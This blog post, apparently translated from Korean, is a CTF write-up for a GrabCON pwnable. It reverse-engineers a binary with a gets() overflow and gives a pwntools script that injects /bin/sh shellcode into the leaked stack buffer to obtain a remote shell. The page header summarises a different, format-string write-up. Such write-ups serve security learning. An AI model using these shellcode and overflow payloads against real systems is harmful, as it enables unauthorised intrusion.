2021-09-09 · 2분
GrabCON CTF — Can You write-up
A GrabCON pwnable write-up (cancancan): after chasing a stack-canary leak red herring, realizing printf(buf) has an FSB at offset 6 and overwriting read's GOT entry with the win function.
securityctf
2021-09-09 · 1분
This post is over 2 years old. The content may be outdated.
GrabCON CTF
This is the last problem.
Opening it in IDA, main doesn't exist. I search starting from start.
void __usercall __noreturn start(int a1@<eax>, void (*a2)(void)@<edx>)
{
  int v2; // esi
  int v3; // [esp-4h] [ebp-4h] BYREF
  char *retaddr; // [esp+0h] [ebp+0h] BYREF

  v2 = v3;
  v3 = a1;
  __libc_start_main(sub_1357, v2, &retaddr, sub_13B0, sub_1420, a2, &v3);
  __halt();
}
int __cdecl sub_1357(int a1)
{
setvbuf(stdout, &dword_0 + 2, 0, 0);
sub_12BA(&a1);
sub_130D();
return 0;
}Found it!! sub_1357 seems to be the main function.


char *sub_130D()
{
  char s[294]; // [esp+Eh] [ebp-12Ah] BYREF

  printf("eat some %p!\n", s);
  return gets(s);
}
NX bit isn't set? All the problems except the last seem easy. PIE is set, but if the NX bit is off we can just use shellcode. The vulnerability occurs in sub_103D above. The code is as below.
Source code
See more
from pwn import *

p = remote("35.246.42.94", 1337)
e = ELF("./pwn2")

p.recvuntil('some ')
buffer = int(p.recvline()[:10], 16)
log.info(f"buffer : {hex(buffer)}")

offset = 302
shellcode = b'\x6a\x68\x68\x2f\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x6a\x0e\x58\x48\x48\x48\x99\xcd\x80'

payload = b''
payload += shellcode
payload += b'A'*(277)
payload += p32(buffer)

pause()
p.send(payload)
p.interactive()
If the NX bit isn't set, it's a free problem~
[Hacking/System hacking] - [System hacking] Buffer Overflow (BOF)
[[System hacking] Buffer Overflow (BOF)
BUFFER OVERFLOW BOF is a vulnerability that occurs when you can receive input larger than the set buffer size. int __cdecl main(int argc, const char **argv, const char **envp) { char s[40]; // [esp+4h] > ebp-34h..
— nabomhalang.tistory.com
Original (Korean): tistory — published 2021-09-09, migrated to this blog. This translation was generated with the help of AI.
…